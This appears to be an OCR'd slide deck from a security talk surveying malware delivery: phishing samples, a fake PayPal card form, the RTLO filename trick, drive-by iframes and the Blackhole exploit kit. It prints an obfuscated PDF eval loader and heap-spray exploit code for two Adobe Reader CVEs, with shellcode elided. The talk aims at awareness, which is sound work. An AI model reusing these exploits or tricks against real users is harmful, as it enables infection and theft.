Dr. Strangelove or: How I Learned to Stop Worrying and Love Malware

Matthias Schmidt

Quid est Malware?

Viruses

Worms

Spyware

Adware

Rootkits

Malware

Trojans

Keyloggers

Ransomware


Dialers

Malware – why bother?


Personal Motivation

Although evil, Malware is usually Art

Business Motivation



Source: McAfee Threats Report, Second Quarter 2012, McAfee Labs



Source: McAfee Threats Report, Second Quarter 2012, McAfee Labs

And for anybody else, there is …

MasterCard

Latest AV Software	$ 50
Update for 2 years	$ 75
Loosing all your data	**Priceless**

Infection - Classics

Von: DON GOMEZ SANCHEZ [postmail@bellair.net]
An:
Cc:
Betreff: [SPAM] OFFIZIELLE GEWINNBENACHRITIGUNG

Nachricht | WINNING NOTIFICATION.pdf (459 KB)

HERZLICHEN GLUCKWUNSCH!!!

Drucken Sie das Formular auf der angehängten Datei und füllen Sie schickte es zurück per Email oder Fax

Mit freundlichen Grüßen

DON GOMEZ SANCHEZ

Von: info@paypal-deutschla
An: security
Cc:
Betreff: PayPal Datenabgleich

Nachricht | Kontopruef

Neu anmelden | Einloggen | Hilfe | Sicherheit

Suche

PayPal
Sicherererer.

Startseite | Privatkunden | Geschäftskunden | Sicherheit | Einkaufswelt

Was ist PayPal? | Wie geht PayPal? | Was kann PayPal? | PayPal QRShopping

Sie sind hier: Privatkunden > **Verifizierung**

WILLKOMMEN BEI PAYPAL

23.03.2013

Alle PayPal Kunden werden aufgefordert Ihre Adress-Kartendaten zu verifizieren.

VIDEO: SO EINFACH FUNKTIONIERT PAYPAL

PLAY

PAYPAL
ONLINE SICHER GELD EMPFANGEN

HINWEIS

Herzlichen Dank, dass Sie dieser Aufforderung nachkommen und sich der Adress-Kreditkartenverifizierung unterziehen. Dies Trifft auf alle Paypal Kunden zu.

Bitte füllen Sie alle Felder aus um den Vorgang erfolgreich abzuschliesen.

Vorname:

Nachname:

Geburtsdatum (DD/MM/YY):
/ /

Abrechnungs/ Kontonummer:

Plz: Ort:

Bankleitzahl:

Kreditkartennummer:

Karten/ Monatslimit (Betrag in Euro):

Ablaufdatum (MM/YY):
/

Kartenprüfziffer:

Secure Code:

JETZT BESTÄTIGEN

2010 | TÜV SAARLAND Geprüftes Zahlungssystem | VeriSign Identity Protection | DsiN.de Partner von "Deutschland sicher im Netz"

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DEAD SPACE 3
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
Infection –
Next Generation[TM]

Everybody loves images, right?



U+202e anyone?

```
$ stat EmmaWatsonS<202e>gpj.exe
  File: `EmmaWatsonSgpj.exe'
  Size: 3               Blocks: 8          IO Block: 4096 regular file
Device: 804h/2052d  Inode: 9047185     Links: 1
Access: (0644/-rw-r--r--)  Uid: ( 1000/m)   Gid: ( 1000/m)
[…]
```

U+202e: Unicode Character 'RIGHT-TO-LEFT OVERRIDE‘


HTML Entity	`&#x202e`
Windows	`Alt + 202E`
UTF-32	`0x0000202E`
C/C++/Java	`"\u202E"`
Python	`u"\u202E"`


Drive by Download

```
<iframe
src="hxxp://tissot333.cn/eleonore/index.php"
width="0" height="0" frameborder="0">
</iframe>
```


Custom exploit
depending on the victim's environment


It’s no longer necessary to click!





Source: Oracle JDK Security Vulnerabilities, CVE Details, 2013





Source: Adobe Flash Security Vulnerabilities, CVE Details, 2013

Embedded Malware

Source: Microsoft MSDN

We learned from the macro virus decade – right?

*“One of the easiest and most powerful ways to **customize PDF files** is by using **JavaScript** […]*

JavaScript in Adobe Acrobat software implements objects, methods, and properties that enable you to manipulate PDF files, produce database-driven PDF files, modify the appearance of PDF files, and much more.”

Source: https://www.adobe.com/devnet/acrobat/javascript.html

What could possibly go wrong?

```
Size: 12573 bytes
Version: 1.6
Binary: True
Linearized: False
Encrypted: False
Updates: 0
Objects: 9
Streams: 2
Comments: 0
Errors: 1

Version 0:
        Catalog: 21
        Info: No
        Objects (9): [7, 21, 23, 24, 25, 26, 28, 60, 76]
        Streams (2): [26, 60]
                Encoded (2): [26, 60]
        Objects with JS code (1): [76]
        Suspicious elements:
                /AcroForm: [21]
                /Names: [21, 24]
                /JavaScript: [23, 25, 76]
                /JS: [25, 76]
```

```
x='e';
arr='13@62@[...]@73';                              // Very looong line
cc={q:'EVt;S.&<kgUAvi2pm*"IW5rxya7Gw6n/Q9lqM%{DPN[@d>-|
e43K]"h,zu+j18fo :(b)cs_=}C0'}.q;
q=x+'v'+'al';
a=(Date+String).substr(2,3);
aa=([].unshift+[].reverse).substr(2,3);
if (aa==a){
t='3vtwe';
e=t['substr'];
w=e(12)[q];
s=[];
ar=arr.split('@');
n=cc;
for(i=0;i<ar.length;i++){
s[i]=n[ar[i]];
}
if(a===aa)w(s.join(''));
}
```

```
if(e("1"))bjsg="%u8366%[…]%u0000";function ezvr(ra,qy){while(ra.length*2<qy)
{ra+=ra;}ra=ra.substring(0,qy/2);return ra;} function bx(){var dkg=new Array();var
vw=0x0c0c0c0c;var addr=0x400000;var payload=unescape(bjsg);var sc_len=payload.length*2;var
qy=addr-(sc_len+0x38);var yarsp=unescape("%u9090%u9090");yarsp=ezvr(yarsp,qy);var count2=(vw-
0x400000)/addr;for(var count=0;count<count2;count++){dkg[count]=yarsp+payload;} var
overflow=unescape("%u0c0c%u0c0c");while(overflow.length<44952){overflow+=overflow;}
this.collabStore=Collab.collectEmailInfo({subj:"",msg:overflow});} function printf()
{nop=unescape("%u0A0A%u0A0A%u0A0A%u0A0A");var
payload=unescape(bjsg);heapblock=nop+payload;bigblock=unescape("%u0A0A
%u0A0A");headersize=20;spray=headersize+heapblock.length;while(bigblock.length<spray)
{bigblock+=bigblock;}
fillblock=bigblock.substring(0,spray);block=bigblock.substring(0,bigblock.length-
spray);while(block.length+spray<0x40000){block=block+block+fillblock;} mem=new
Array();for(i=0;i<1400;i++){mem[i]=block+heapblock;} var
num=1299999999999999999988[…]88;util.printf("%45000f",num);} function geticon(){var arry=new
Array();if(app.doc.Collab.getIcon){var payload=unescape(bjsg);var
hWq500CN=payload.length*2;var qy=0x400000-(hWq500CN+0x38);var
yarsp=unescape("%u9090%u9090");yarsp=ezvr(yarsp,qy);var p5AjK65f=(0x0c0c0c0c-
0x400000)/0x400000;for(var vqcQD96y=0;vqcQD96y<p5AjK65f;vqcQD96y++)
{arry[vqcQD96y]=yarsp+payload;} var tUMhNbGw=unescape("%09");while(tUMhNbGw.length<0x4000)
{tUMhNbGw+=tUMhNbGw;} tUMhNbGw="N."+tUMhNbGw;app.doc.Collab.getIcon(tUMhNbGw);}}
aPlugins=app.plugIns;var sv=parseInt(app.viewerVersion.toString().charAt(0));for(var
i=0;i<aPlugins.length;i++){if(aPlugins[i].name=="EScript"){var lv=aPlugins[i].version;}}
if((lv==9)||((sv==8)&&(lv<=8.12))){geticon();}else if(lv==7.1){printf();}else if(((sv==6)||
(sv==7))&&(lv<7.11)){bx();}else if((lv>=9.1)||(lv<=9.2)||(lv>=8.13)||(lv<=8.17)){function a()
{util.printd("p@111111111111111111111111 : yyyy111",new Date());}var h=app.plugIns;for(var
f=0;f<h.length;f++){if(h[f].name=="EScript"){var i=h[f].version;}} if((i>8.12)&&(i<8.2))
{c=new Array();var d=unescape("%u9090%u9090");var e=unescape(bjsg);while(d.length<=0x8000)
{d+=d;}d=d.substr(0,0x8000-e.length);for(f=0;f<2900;f++)
{c[f]=d+e;}a();a();try{this.media.newPlayer(null);}catch(e){}a();}}
```

```
[…]

aPlugins = app.plugIns;
var sv = parseInt(app.viewerVersion.toString().charAt(0));
for (var i = 0; i < aPlugins.length; i++) {
    if (aPlugins[i].name == "EScript") {
        var lv = aPlugins[i].version;
    }
}

[…]

if ((lv == 9) || ((sv == 8) && (lv <= 8.12))) {
    geticon();
} else if (lv == 7.1) {
    printf();
} else if (((sv == 6) || (sv == 7)) && (lv < 7.11)) {
    bx();
} else if ((lv >= 9.1) || (lv <= 9.2) || (lv >= 8.13) ||
   (lv <= 8.17)) {
[…]
```

```
function printf() {
    nop = unescape("%u0A0A%u0A0A%u0A0A%u0A0A");
    var payload = unescape(bjsg);
    heapblock = nop + payload;
    bigblock = unescape("%u0A0A%u0A0A");
    headersize = 20;
    spray = headersize + heapblock.length;
    while (bigblock.length < spray) {
        bigblock += bigblock;
    }
    […]
    util.printf("%45000f", num);
}
```

CVE-2008-2992

Adobe Reader 'util.printf()' JavaScript Function Stack Buffer Overflow Vulnerability

```
function geticon() {
    var arry = new Array();
    if (app.doc.Collab.getIcon) {
        var payload = unescape(bjsg);
        var yarsp = unescape("%u9090%u9090");
        yarsp = ezvr(yarsp, qy);
        var p5AjK65f = (0x0c0c0c0c - 0x400000) / 0x400000;
        […]
        for (var vqcQD96y = 0; vqcQD96y < p5AjK65f; vqcQD96y++)
            arry[vqcQD96y] = yarsp + payload;
         […]
         app.doc.Collab.getIcon(tUMhNbGw);
}
```

CVE-2009-0927

Adobe Acrobat and Reader Collab 'getIcon()' JavaScript Method Remote Code Execution Vulnerability

Automagical[TM]
Delivery

Linux/Cdorked.A

Random redirect – once per day per IP address

Features an IP address blacklist and reacts according to the victim's Internet browser's language

Cool EK

Blackhole

Nice Pack

Neutrino

Exploit Kits

Whitehole

Red Dot

Sweet Orange

Features

- Graphical User Interface
- Bot management
- Fully encrypted communication
- Latest exploit updates
- Infos about installed AV software
- …

Black Hole – Celebrity of the Exploit Kits

Responsible for most web threats in 2012

Licenses:

- Annual license: $ 1500
- Half-year license: $ 1000
- 3-month license: $ 700

During the term of the license all the updates are free.

Rent on our server:

- 1 week (7 full days): $ 200
- 2 weeks (14 full days): $ 300
- 3 weeks (21 full day): $ 400
- 4 weeks (31 full day): $ 500

Source: Inside a Black Hole, Gabor Szappanos, Principal Researcher, SophosLabs

Backhole - Infection

Victim receives a URL

Victim receives a URL – and clicks on it

URL is redirected through intermediate sites

```
<script language="JavaScript" type="text/JavaScript"
src="hxxp://www.grapevalleytours.com.au/ajaxam.js">
</script>
<script language="JavaScript" type="text/JavaScript"
src="hxxp://www.womenetcetera.com/ajaxam.js">
</script>
<script language="JavaScript" type="text/JavaScript"
src="hxxp://levillagesaintpaul.com/ccounter.js">
</script>
<script language="JavaScript" type="text/JavaScript"
src="hxxp://fasttrialpayments.com/kquery.js">
</script>
```

Blackhole server at the end of the chain

Format:

```
http://{server}/{mainfile}?
{threadid}={random hex digits}
```

Example:

```
hxxp://matocrossing.com/main.php?
page=206133a43dda613f
```

Server delivers custom exploit code

Exploit delivered	Vista: IE7, IE8 Win7: IE9, IE10	Win7: Mozilla22, Opera12, Safari5 Android: Safari5	Win7: Firefox14	Vista: IE6	Non-Windows platforms	WinNT90: IE9	Win8: Chrome17
Java (CVE-2010-0840, CVE-2012-0507)	+	+	+	+	-	+	+
XMLHTTP+ADODBSTREAM downloader (MS06-014)	-	-	-	+	-	-	-
(CVE-2009-0927, CVE-2008-2992, CVE-2009-4324, CVE-2007-5659) or CVE-2010-0188	+ (IFRAME)	+ (object)	+ (IFRAME + object)	+ (IFRAME)	-	+ (IFRAME)	+ (object)
HCP (CVE-2010-1885) XMLHTTP+ADODB	-	-	-	-	-	-	-
Flash (CVE-2011-0611)	-	-	-	-	+	+	+
Flash (CVE-2011-2110)	+	+	+	+	+	+	+
CVE-2012-1889	-	-	-	-	-	-	-

Exploit delivered	OSX: IE5 WinCE: IE4	Win2K: Firefox5	WinXP: IE9	WinXP: Chrome17	Win95: IE4 Win98/Win2K: IE4, IE5, IE6 WinNT/ WinNT351/ WinNT40: IE5	Win2K3: IE7	Win2K: IE8 WinXP: AOL96
Java (CVE-2010-0840, CVE-2012-0507)	+	+	+	+	-	+	+
XMLHTTP+ADODBSTREAM downloader (MS06-014)	-	-	-	+	-	-	-
(CVE-2009-0927, CVE-2008-2992, CVE-2009-4324, CVE-2007-5659) or CVE-2010-0188	+ (IFRAME)	+ (object)	+ (IFRAME + object)	+ (IFRAME)	-	+ (IFRAME)	+ (object)
HCP (CVE-2010-1885) XMLHTTP+ADODB	-	-	-	-	-	-	-
Flash (CVE-2011-0611)	-	-	-	-	+	+	+
Flash (CVE-2011-2110)	+	+	+	+	+	+	+
CVE-2012-1889	-	-	-	-	-	-	-

Train/gain more awareness

Remove/disable browser plugins

Recommendations

Don’t forget the worst case

Thank you!

Q&A

Matthias Schmidt

@_xhr_